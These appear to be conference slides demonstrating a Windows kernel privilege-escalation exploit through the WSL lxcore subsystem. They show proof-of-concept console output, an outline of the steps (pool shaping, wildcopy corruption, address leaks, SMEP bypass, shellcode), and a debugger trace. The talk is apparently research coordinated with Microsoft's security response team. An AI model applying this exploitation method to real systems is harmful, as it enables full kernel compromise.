[*] allocating (0xc - shm | shm) AFTER the workspace
[*] free middle allocation, creating workspace freed
[*] free prepared holes, create little pages holes before the workspace
[*] shape is done
[*] trigger_corruption(), stopIdx == 0xeab2a9
[*] call execve() --> ... --> LxpUtilReadUserStringSet()
[*] set stopIdx, stopping wildcopy
[*] trigger_corruption() returned 0x0
[*] leak shm with the corrupted shmid
[*] infoleak - PagedPool addr at 0xffffd688b7523d4a
[*] infoleak - fileObj addr at 0xffffd688935c7fe0
[*] infoleak - lxcore!LxpSharedSectionFileType addr at 0xfffff803da0d6490
[*] infoleak - nt!_C_specific_handler addr at 0xfffff80265b38250
root@DESKTOP-RJ8PGPU:/mnt/c/Users/amarsa/pasten#
Type here to search

HOWTO?

Shape the PagedPool

- Create huge workspace with following pages, and remaining SHM struct
- Make sure to create holes before the workspace

Free the workspace

fork()

- One thread triggers the vulnerability
- Second thread stops the wildcopy

Use arbitrary reads (through shmctl()), leak ntos base address

Call shmat(), trigger func pointer call

PROFIT

Kernel 'net:port=50000,key=*******' - WinDbg:10.0.15063.468 AMD64

File Edit View Debug Window Help

Command

```
Using NET for debugging
Opened WinSock 2.0
Waiting to reconnect...
Connected to target 192.168.211.139 on port 50000 on local IP 192.168.211.1.
You can get the target MAC address by running .kdtargetmac command.
Connected to Windows 10 16179 x64 target at (Thu Dec 14 23:33:51.446 2017 (UTC + 2:
Kernel Debugger connection established.

************* Symbol Path validation summary **************
Response                         Time (ms)     Location
Deferred                                       srv*C:\Symbols*http://msdl.microsoft
Symbol search path is: srv*C:\Symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
Windows 10 Kernel Version 16179 MP (1 procs) Free x64
Built by: 16179.1000.amd64fre.rs_prerelease.170414-1642
Machine Name:
Kernel base = 0xfffff801`8fc90000 PsLoadedModuleList = 0xfffff801`8ff7f200
System Uptime: 0 days 0:00:03.621
KDTARGET: Refreshing KD connection
Break instruction exception - code 80000003 (first chance)
*** WARNING: Unable to verify timestamp for ntdll.dll
*** ERROR: Module load completed but symbols could not be loaded for ntdll.dll
00000000`0000d200 cc              int     3
kd> k L8
 # Child-SP          RetAddr           Call Site
00 ffffa901`5314d728 fffff803`ab91f80a 0xd200
01 ffffa901`5314d730 fffff803`ab9186e6 LXCORE!VfsFileMap+0x8e
02 ffffa901`5314d770 fffff803`ab918568 LXCORE!LxpMiMmap+0x116
03 ffffa901`5314d830 fffff803`ab971d4e LXCORE!LxpMmMmap+0xb0
04 ffffa901`5314d8a0 fffff803`ab9026fd LXCORE!LxpShmSyscallShmAt+0x20e
05 ffffa901`5314d920 fffff803`ab8f978f LXCORE!LxpSyscall_SHMAT+0x5d
06 ffffa901`5314d9d0 fffff803`ab914816 LXCORE!LxpSysDispatch+0x167
07 ffffa901`5314daa0 fffff801`903065ff LXCORE!PicoSystemCallDispatch+0x16
```

kd>

Ln 1, Col 1 | Sys 0:KdSrv:S | Proc 000:0 | Thrd 000:0 | ASM | OVR | CAPS | NUM

Win10_16179 - VMware Workstation

File Edit View VM Tabs Help

Library

Type here to search

- My Computer
  - Win10_16179
  - Ubuntu17.10
  - Windows10_VSM
  - Windows10_Anniversary
- Shared VMs

Home | Ubuntu17.10 | Win10_16179 | My Computer

root@DESKTOP-RJ8PGPU: /mnt/c/Users/amarsa/pasten

```
root@DESKTOP-RJ8PGPU:/mnt/c/Users/amarsa/pasten# ./poc
[*] mmap userspace addr 0xc000, set faked shm object
[*] start shaping
[*] ring resize == 0x2000000 --> tofree == 0xb
[*] allocate holes before the workspace
[*] alloc huge pages, adjust to continuous allocations
[*] alloc workspace pages
[*] finish allocate workspace allocations
[*] allocating (0xc - shm | shm) AFTER the workspace
[*] free middle allocation, creating workspace freed
[*] free prepared holes, create little pages holes before the workspace
[*] shape is done
[*] call execve() --> ... --> LxpUtilReadUserStringSet()
[*] set stopIdx, stopping wildcopy
[*] trigger_corruption() returned 0x0
[*] leak shm, with the corrupted shmid
[*] infoleak - PagedPool addr at 0xffffd188b1323d4a
[*] infoleak - fileObj addr at 0xffffd1888c98bfe0
[*] infoleak - lxcore!LxpSharedSectionFileType addr at 0xfffff803ab8d6490
[*] infoleak - nt!_C_specific_handler addr at 0xfffff8018fdb7250
[*] call nt pivot, disable SMEP
[*] jump to shellcode!
```

Type here to search

To direct input to this VM, click inside or press Ctrl+G.

FINAL DEMO

Dave dwizzzle Weston
@dwizzzleMSFT

Following

UPDATE: If you clean install RS4+ and have compatible hardware VBS/HVCI is now automatically enabled!! This means the Windows kernel now enforces by default: Kernel code integrity, runtime ACG, and control flow integrity via VBS. Huge for Windows security. Checkout WIP builds!

> **Dave dwizzzle Weston** @dwizzzleMSFT
> This is HUGE. Kernel Control Flow Guard, HVCI, Hyper Guard and bunch of other goodness are now available on non-Enterprise Windows SKUs. Turn it on, now. twitter.com/j3ffr3y1974/st...
>
> Show this thread

THE END

Shoutouts!

- To the great folks at the MSRC!
- Matt Graeber and the Bluehat IL team

Follow me on twitter

- @AmarSaar

NEVER STOP REVERSEING AND EXPLOITING

Questions?

Thank you ;)